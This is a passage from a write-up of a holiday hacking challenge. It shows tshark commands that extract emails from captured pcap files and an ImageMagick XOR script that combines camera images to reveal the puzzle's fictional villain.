    base64 -d > 20141226101055_1.jpg
$ tshark -r 20150225093040_2.pcap -z follow,tcp,raw,0 -q | sed -e '1,6 d'
    -e '$ d' | xxd -r -p > 20150225093040_2.txt
$ tshark -r 20151201113358_3.pcap -z follow,tcp,raw,0 -q | sed -e '1,6 d'
    -e '$ d' | xxd -r -p > 20151201113358_3.txt
$ tshark -r 20151203133818_4.pcap -z follow,tcp,raw,0 -q | sed -e '1,6 d'
    -e '$ d' | xxd -r -p > 20151203133818_4.txt
$ tshark -r 20151215161015_5.pcap -z follow,tcp,raw,0 -q | sed -e '1,6 d'
    -e '$ d' | xxd -r -p > 20151215161015_5.txt
```

The emails reveal the secret plot of ATNAS (backwards SANTA!) Corporation: deploy 2 million Gnome devices worldwide, control them using the SuperGnomes (see attachment in one of the emails at Figure 4), use the network to sniff the homes, and steal Christmas gifts based on the camera snapshots on 24th of December.

Question 10: The villain behind the nefarious plot

According to the sniffed emails in the previous question, the name of the villain behind this plot is *Cindy Lou*. Assembling other captured data from the exploited devices, not only the name can be revealed, but an image of this villain also.

Besides the zipped pcap files, zipped pictures can be gathered from the exploited SuperGnomes:

ID	Host	IP address	ZIP file downloaded
SG-01	SuperGnome 01	52.2.229.189	camera_feed_overlap_error.zip
SG-01	SuperGnome 01	52.2.229.189	factory_cam_1.zip
SG-02	SuperGnome 02	52.34.3.80	factory_cam_2.zip
SG-03	SuperGnome 03	52.64.191.71	factory_cam_3.zip
SG-04	SuperGnome 04	52.192.152.132	factory_cam_4.zip

ID	Host	IP address	ZIP file downloaded
SG-05	SuperGnome 05	54.233.105.81	factory_cam_5.zip

Each zip contains an image in it. These images are useless individually (garbage), but combining them results a nice snapshot of the villain behind the nefarious plot. After some research, a XOR-like combination[1] seems to be the solution. Using one of the best command line image processing tool, ImageMagick[2], this can be achieved by this short script:

```
#!/bin/sh

cp camera_feed_overlap_error.png factory_cam.png
for i in 1 2 3 4 5 ; do
    convert factory_cam.png factory_cam_${i}.png \
      -fx "(((255*u)&(255*(1-v)))|((255*(1-u))&(255*v)))/255" \
      factory_cam.png
done
```

Finally, *Cindy Lou, who age sixty-two*, the villain behind this plot revealed (Figure 5)!

[1] http://stackoverflow.com/questions/8504882/searching-for-a-way-to-do-bitwise-xor-on-images/8505681#8505681

[2] http://imagemagick.org/script/index.php



Figure 4: GiYH_Architecture.jpg



Figure 5: Cindy Lou, who age sixty-two